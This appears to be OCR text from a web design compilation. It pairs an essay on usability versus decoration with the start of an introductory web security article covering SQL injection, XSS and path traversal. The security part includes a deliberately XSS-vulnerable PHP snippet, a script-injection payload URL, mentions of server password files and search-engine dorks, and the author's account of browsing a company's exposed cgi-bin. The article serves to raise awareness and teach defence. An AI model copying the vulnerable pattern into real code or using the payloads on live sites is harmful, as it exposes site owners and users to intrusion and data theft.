
To the right of the cards, there are sections for 'POPULAR TAGS' (with tags like logo, illustration, icon, typography, design, texture, ui, website, iphone, icons, web, vector, type, app, button) and 'ADS BY DRIBBBLE' (an ad for Campaign Monitor). There is also a 'ROOKIES' section featuring profiles for **Melissa** and **Cory Staudacher**.

Dribbble shows out-of-context design shots. Is this a bad thing?

Of course, the intent of this article is not to blame those who share their designs on Dribbble, nor to blame those who review these designs and offer feedback. But we mustn't lose sight of the fact that every design decision should have significant reasoning behind it.

The Style-Less Comparison

How do we measure beauty? If a website is difficult to use, then isn't its beauty without purpose? Look at the comparison in the image shown below.



Is the “beautiful” logo and nav section shown above any more usable than the “ugly” one shown below?


net tuts +

[Home](#) [Tutorials](#) [Articles](#) [Tips](#) [Freebies](#) [Basix](#) [Videos](#)

The Nettuts+ logo and navigation bar.

I think Nettuts+ is a very nicely designed website. But is the fancy navigation and logo section shown on top more usable than the plain blue

and white version below it? Taken at face value, some might argue that the plain version is more usable (if only slightly) than the “beautiful” one.



The screenshot shows the original Facebook sign-up page. At the top, there's a blue header with the word "facebook". Below it, a large blue banner features the text "Facebook helps you connect and share with the people in your life." followed by a graphic of a world map with orange user icons connected by dashed lines. To the right of the banner is a "Sign Up" form with fields for First Name, Last Name, Your Email, Re-enter Email, New Password, I am (Select Sex), Birthday (Month, Day, Year), and a "Sign Up" button. Below the form is a link to "Create a Page".

Which version of facebook is more usable? The “prettier” one above? Or the plain-looking one below?



This screenshot shows a simplified version of the Facebook sign-up page. It has a plain white background. The layout is identical to the first version, with the "facebook" logo at the top, a blue banner with the same connecting people message and map graphic, and a "Sign Up" form on the right. The "Create a Page" link is also present at the bottom.

The [Facebook](#) home page.

While the Facebook home page shown on top might not appear the most beautiful design to many of us, it still contains attractive aesthetic elements (colors, gradient background, styled buttons, etc.). But when most of these minor elements are made plain, does it really affect the usability (of course, after you increase the color contrast for the form labels in the right upper corner)?

If prettiness is really as important as we think, then the current Facebook home page should perform much better than the plain alternative. How do we know, though, that the plain version wouldn't outperform the adorned version?

What Makes A Design Usable?

I'm not about to make a case for bringing back blue links on a white background on every website. In fact, as I'll explain, both Nettuts+ and Facebook may very well qualify as truly beautiful websites. The examples above were more illustrative, and not meant to criticize the designers who worked on them.


Rather, I'm encouraging designers to consider two things when adding "beautiful" enhancements to their designs.

- Responsive and intuitive page elements
- Branding and consistency of theme

Focusing on these two things will give every pixel in a design a purpose and will contribute to the website's overall usability. Let's consider both of these, with a few simple examples to illustrate their effectiveness.

Responsive and Intuitive Page Elements Make a Design Usable

If a design element makes a website feel more friendly or gives subtle hints as to what's happening, then this adds to its usability. Look at the simple example below from [Design Informer](#):



On the Design Informer website, hover over the search box in the top right, and you'll notice it brightens up. This is not intrusive in any way, and it looks especially elegant in WebKit browsers, because the brightening animates with CSS3. The default look of the search box could be a bit brighter to improve the general usability of the site, but in this specific case the idea counts more than the execution.


This very simple effect conveys to the user that this is a usable element, and it makes the search box more inviting. It's a ridiculously simple technique but has a very powerful effect.

But just because you can use an animated effect does not mean you should. If, as in the case of Design Informer, the effect makes the UI more intuitive and responsive, then it is justified. This statement by [Stuart Thursby](#) sums it up well:

"If designers think that using HTML5 and CSS3 makes them a better designer just because they use them, then they're sorely misguided."

Include an element only if it accomplishes some usability-related purpose. If the design is not made more usable by a particular technique (whether via CSS3, JavaScript or something else), then the designer should reconsider whether the extra code is worth the effort. Decoration only goes so far and often has an effect opposite to the one intended, so consider yours carefully before including it in your design.

Another example of an animation that enhances usability is found on Soh Tanaka's new website. Look at the screenshot below from [this post](#) on his blog:



When you hover over any presentation of code on his website, you'll notice that the block expands to the right (probably via jQuery, so it would work in every browser).

Again, a simple effect, but not just eye candy; it has a purpose. In tutorials, HTML code is often too long to fit in the highlighter, so the code either wraps or creates ugly scroll bars. Tanaka's solution makes the code more inviting and readable, and it decreases the likelihood of wrapping or scroll bars.

So whether we're talking about text links that change color on hover, buttons that move when clicked, AJAX that creates subtle yet intuitive effects, we can take a design beyond mere decoration in many ways and truly enhance its usability.

Branding Makes a Design Usable

If an element contributes to a website's overall branding, image or reputation, then it's safe to say that it contributes to its usability. Properly planned and executed branding is not superficial or decorative. Carefully chosen colors and graphic elements create an inviting atmosphere that leads the user to make easy decisions and helps them interact with elements smoothly and intuitively.

Look at the screenshot below from [10k Apart](#):

10K APART

Inspire the web with just 10K.

It's time to get back to basics — back to optimizing every little byte like your life depends on it. The Challenge? Build a web app in less than 10 kilobytes.

[MEET THE WINNERS](#) [EXPLORE THE APPS](#)

Prizes! Over \$10K in prizes

ONE GRAND PRIZE
Best Overall App in Contest

THREE RUNNERS UP
Best Design, Best Technical, People's Choice

THE RULES [FAQS](#)

SIZE — Total file size, including images, scripts & markup, can't be over 10K.

STANDARDS — We encourage HTML5, and apps must work equally well in [IE9 Dev Preview](#), [Firefox](#) and a [WebKit browser](#).

LIBRARIES — You can use [one of these libraries](#), and it won't count against your 10K.

The [laurel wreath](#) in the background and the distinctive illustration immediately distinguish this website as belonging to [A List Apart](#). Consistency in branding contributes to the usability of this ALA microsite and makes it feel inviting and familiar.

And then we have the beautiful and intuitive design for [Launchlist](#):

The screenshot shows a web-based application named "LAUNCHLIST". At the top, there are navigation buttons: "GO BACK", a central logo featuring a rocket ship inside a circle, "ARCHIVE", and "DELETE". Below the logo, the word "LAUNCHLIST" is displayed in large, bold, white letters.

The main area is titled "PROJECT DETAILS" and contains the following information:

Website URL	http://launchlist.net	Template	Brochure Website
Author	Jay (jay@humaan.com.au)	Users	1 editors, 0 viewers

Below this, there is a checklist with several items:

- All text free from spelling errors? YES NO
- Content has been placed consistently? YES NO
- Page & Content formatting has been tested? YES NO
- Print stylesheet exists and tested? N/A NO
- Meta data has been included and is appropriate? YES NO
- Page titles are descriptive and SEO friendly? YES NO

At the bottom left, a status message reads "STATUS: LAUNCH NOT ADVISABLE" and "7 OF 29 ITEMS REMAIN UNCHECKED". On the right, there is a "SAVE & REPORT" button.

This screenshot doesn't do justice to the website's look and feel; you'll have to poke around to really experience it for yourself. The design might appear decorative and superficial at first glance, but it's not. The elements work together to create a consistent and inviting atmosphere, extending the "launch" theme throughout with subtle animations.

Usable Doesn't Have To Mean Ugly

My purpose here was not to tell designers to forget about slickness, sexiness and beauty. This should be obvious from the beautiful examples shown, which certainly qualify as both usable and attractive. No one expects owners of beautiful websites to suddenly drop their enhancements in favor of the Craigslist look just to make them more usable.

Rather, this article is just a reminder that eye candy is important, but it isn't everything, and that for a design to be truly beautiful, it has to be functional, have purpose and contribute in some way to the website's intuitiveness, usefulness and branding. All of these things contribute to the overall effect of a design.

Web Security: Are You Part of the Problem?

Christian Heilmann

Website security is an interesting topic and should be high on the radar of anyone who has a Web presence under their control. Ineffective Web security leads to all of the things that make us hate the Web: spam, viruses, identity theft, to name a few.

The problem with Web security is that, as important as it is, it is also very complex. I am quite sure that some of you reading this are already part of a network of attack computers and that your servers are sending out spam messages without you even knowing it. Your emails and passwords have been harvested and resold to people who think you need either a new watch, a male enhancement product or a cheap mortgage. The fact is, you are part of the problem and you don't know what you did to cause it.


The reason is that security experts don't like to talk too much in public about what they do and where the issues lie; and sadly enough, they can also come across as arrogant in their views. This could be the result of people not taking security seriously and not following the most basic advice, such as using passwords that are clever, not "password" or "letmein."

Another reason is those tutorials that show you how to "do something in five minutes" and conveniently neglect to mention the security implications of their advice. If it sounds too easy to be true, it probably is. A perfect example of this is PHP solutions that use a file for data storage and ask you to make it writable to the world. This is easy to implement, but it means that any spammer can write to this file.

Disclaimer: the things we'll talk about in this article today won't make you a security expert, just as buying a Swiss Army knife won't make you a locksmith or buying a whip won't make you a lion tamer. The purpose here is to raise awareness and perhaps make some of that security mumbo-jumbo a bit more understandable to you.

An Interesting Report On Web Security

Web security company Cenzic released a report detailing trends and numbers related to Web security for the first and second quarters of 2009. A [PDF of the report is available](#), and the numbers are telling:



[PDF: Web Vulnerabilities Q1/Q2 2009.](#)

Among the most serious vulnerabilities were path traversal, cross-site scripting, cross-site request forgery and SQL injection. Unmentioned are a

newer threat, clickjacking, and a user interface issue called phishing. You may have to deal with all of these as a Web developer if you touch PHP and HTML, CSS and JavaScript. Even if you don't use PHP, you could still cause a lot of problems. Even if you don't touch code and simply design, you could be a great asset in this area. You could help make the Web safer by making security issues understandable to your users.

Let's go through all of these things and explain what they are and what they do. The first thing you need to know, though, is how URIs work.

URIs: The Main Way To Attack A Web Service

The address of any document (i.e. file on the Internet) is its [Uniform Resource Identifier](#) (URI). This is what you enter in the browser bar to access the document and what you embed into code to point to the document. For example, my website address is `http://icant.co.uk`, and the document you see when you open it in a browser is `http://icant.co.uk/index.php` (the server automatically redirects to that document). The logo image resides at the URI `http://icant.co.uk/iconslogo.png`, and the image of me pointing at you is on a totally different server and has the URI `http://farm4.static.flickr.com/3172/3041842192_5b51468648.jpg`.

All of these URIs are okay for you to access. Some URIs, though, contain information that should not be accessible to the outside world. For example, the `/etc/password` folder on a server contains password and user information that should not leak to the Internet.

Every URI can also contain parameters. These are instructions you can send to the script located at that URI and that are appended to the URI starting

with a ? and separated by ampersands. If you want to search for puppies on Google, for example, you can use the URI `http://www.google.com/search?q=puppies`, and if you want to begin your search after the first 50 results, you can use `http://www.google.com/search?q=puppies&start=50`.

Normally, these parameters are not entered by end users but rather come from the HTML interface. If you look at the source code of the Google home page and get rid of the painful bits, you end up with the following form:

```
1 <form name="f" action="/search">
2   <input type="hidden" value="en" name="hl"/>
3   <input type="hidden" value="hp" name="source"/>
4   <input name="q"/>
5   <input type="submit" name="btnG"/>
6   <input type="submit" name="btnI"/>
7   <input type="hidden" name="aq"/>
8   <input type="hidden" name="oq"/>
9   <input type="hidden" name="aqi"/>
10  </form>
```

So in essence, this form sends the content of all of these fields to the URI search and appends them to that URI. This is how you end up with this,

```
1 http://www.google.com/search?
  hl=en&source=hp&q=puppies&aq=f&oq=&aqi=
```

when you submit the form. Notice, for instance, that I have no `btnG` parameter because I used the *Enter* key to submit the form.

On the search results page, you can see the pagination links at the bottom (the 1 2 3 and so on under the *Gooooooooogle* logo), and you can see that these links send the same data to the URI and add a `start` parameter:

```
1 | <a href="/search?hl=en&amp;q=puppies&amp;<strong>start=40</strong>&amp;sa=N">5</a>
```

You can send parameters to a script with the URI via form fields, links or any other thing in HTML that contains a URI: images, link elements, frames, anything that can take an `href` or `src` attribute. If an attacker can override any of these or add a new image to your HTML without you knowing it, they could point to their own URIs and send their own parameters.

You have to be careful with what your parameters contain and where they point to, which could be someone else's server (to get more code) or sections of your own server that you don't want to show or send to another server.

Different Types Of Attacks. What Do These Words Mean?

Let's quickly go through the different items mentioned in the graph above, explaining what they are and what they mean.

SQL Injection

With an [SQL injection](#), an attacker accesses your database by sending an SQL command to your server via the URI or form fields. This is easily worked around by [sanitizing](#), but neglecting to do so can be fatal for your website, as the following [XKCD comic](#) shows:



[XKCD comic](#) showing how SQL injection would delete a database.

Cross-Site Scripting (XSS)

Cross-site scripting is probably the biggest and most common problem. With it, an attacker injects JavaScript code into your document by adding it to the end of the URI as a parameter or in a form field.

Say you want to be cool and allow visitors to customize certain colors on your page. You could do this easily in PHP:

```
1 <?php
2 // predefine colors to use
3 $color = 'white';
4 $background = 'black';
5 // if there is a parameter called color, use that one
6 if(isset($_GET['color'])) {
7     $color = $_GET['color'];
8 }
9 // if there is a parameter called background, use that one
10 if(isset($_GET['background'])) {
11     $background = $_GET['background'];
12 }
13 ?>
```

```
14
15 <style type="text/css" media="screen">
16 #intro{
17 /* color is set by PHP */
18 color:<?php echo $color;?>;
19 /* background is set by PHP */
20 background:<?php echo $background;?>;
21 font-family:helvetica,arial,sans-serif;
22 font-size:200%;
23 padding:10px;
24 }
25 </style>
26
27 <p id="intro">Cool intro block, customizable, too!</p>
```


So far, everything's kosher, and we're not even using inline styles! If you save this now as *test.php* and call it on your server in your browser as the URI `http://example.com/test.php`, you will get a text intro block that is black on white. The `$_GET[]` variables come from the URI as parameters, and because they are not set, nothing changes. If you want the colors to be red on pink, you can do this: `http://example.com/test.php?color=red&background=pink`.

But because you allow any value for the variables, an attacker could send the following:

```
1 | http://example.com/test.php?color=green&background=<
| style><script>alert(String.fromCharCode(88,83,83))</script>
```

This would effectively close the style block prematurely and add a script to the document. In this case, all we would be doing is writing out the word

XSS, but we could do anything that a JavaScript is allowed to do. You can see the results in the following screenshot:



Once you have successfully injected JavaScript, you will be able to: read out cookies; open forms that ask the user to enter their passwords or credit card details; execute viruses, worms and “drive-by downloads”; the lot. The reason is that JavaScript is not bound by any security model; any script on the page has the same rights, no matter which server it has come from. This is a big security problem with JavaScript and is something clever people are working on.

XSS is a very common problem. Websites such as [XSSED.org](http://xsseed.org) have a field day showing the world just how many websites are vulnerable:



Home | News | Articles | Adv. | Submit | **Alerts** | Links | XSS Info | About | Contact

XSS Archive | XSS Archive ★ | TOP Submitters | TOP Submitters ★ | TOP Pagerank | [\[link\]](#)

search

Syndicate

- R** Domains already XSS'ed.
- S** Famous and Government web sites.
- F** Status: Fixed/Unfixed.
- PR** Pagerank by [Alexa®](#).

You can subscribe to our [mailing list](#) to receive alerts by mail.

Date	Author	Domain	R	S	F	PR	Category	Mirror
28/12/09	599eme Man	www.pandasecurity.com	R	★	✗	6344	XSS	mirror
28/12/09	thelittleone	mail.defensa.cl		★	✗	2657660	XSS	mirror
28/12/09	Mystick	www.projetsdeurope.gouv.fr	R	★	✗	2699830	XSS	mirror
28/12/09	IRCRASH	portal.nccs.nasa.gov		★	✗	705	XSS	mirror
28/12/09	Gamoscu	www.lagosstate.gov.ng		★	✗	372274	XSS	mirror
28/12/09	R3DTURK	www.turktelekom.com.tr	R	★	✗	11332	XSS	mirror
25/12/09	acemutha	www.giove.esa.int		★	✗	21464	XSS	mirror
25/12/09	PaPPy	www.informationweek.com	R	★	✗	5147	XSS	mirror
25/12/09	Xylitol	search.samsung.com		★	✗	681	XSS	mirror
25/12/09	PaPPy	secure.logmein.com	R	★	✗	2716	Redirect	mirror
15/12/09	BlueMax	www.arabamburada.com			✗	941672	XSS	mirror

xssed.org

The remedy for XSS is to be very paranoid about anything that comes via forms or the URI. You also need to be sure that your PHP is set up properly (we'll come back to some ways to test for that and to write good code later on).

Path Traversal

Allowing for path or directory traversal on your server is an amazingly bad idea. You would be allowing people to list the folders on your server and to navigate from folder to folder. This allows attackers to go to folders with sensitive information or website functionality and have some fun. The

following screenshot is of me accessing the database of a sandwich company, sending emails from their server and reading the order logs:

The screenshot shows a web-based application titled "Menu Management". At the top, there are two tabs: "Edit Groups" (Lunch, Breakfast etc.) and "Edit Categories" (Deluxe Platters, Drinks, Crisps etc.). Below these tabs, a message states: "To delete anything in the database, click on its ID number. The deletion is immediate, and can't be undone." A note below says: "Remember, Groups have members which are categories." Another note says: "If you add or delete an item or a category, you will need to refresh the page." A link "Definitions" is present.

On the right side of the screen, a separate window titled "Message Sent" displays the text "Index of /cgi-bin/". Below this, a list of file names is shown, starting with IDs 40, 150, 180, 210, 220, 320, 490, 510, 550, 560, 570, 610, and 620, followed by their respective file names like "Sandwiches", "Sandwich_of_the_week", "Toasties", etc.

id	group	desc_long	desc_short	members
00001				

id	category	desc_long	desc_short	price	qty	template	members
00001							

[add group](#) [menu management](#)

I was able to get all of this information simply by accessing the *cgi-bin* folder, which was unprotected from being listed. So, instead of going to `http://example.com`, I went to `http://example.com/cgi-bin/` in my browser. I knew something was wrong on their big Flash website when I clicked on the menu. It popped up in a new window and had a URI like

```
1 | http://www.example.com/cgi/food_db/db.cgi?
  db=default&uid=default&Category=Sandwiches&Subcategory=Sandwiches&Product=Chicken%20and
  %20Bacon&Soup_size=&Drinks_milk_type=&ww=on&view_records=yes
```

which gave me all the information I needed to play around.

The other problem of allowing folders to be listed is that search engines will index your information, allowing anyone to use Google as a hacking tool. As servers create a page with a title and a headline of the folder name, these are indexed by Google.

You could [search for, say, "index of /ebooks"](#) to find electronic books online or ["index of /photos"](#) to find photos. To see search tests such as this one, check out the [Google a Dream Come True](#) article, which listed many of them in 2003(!).

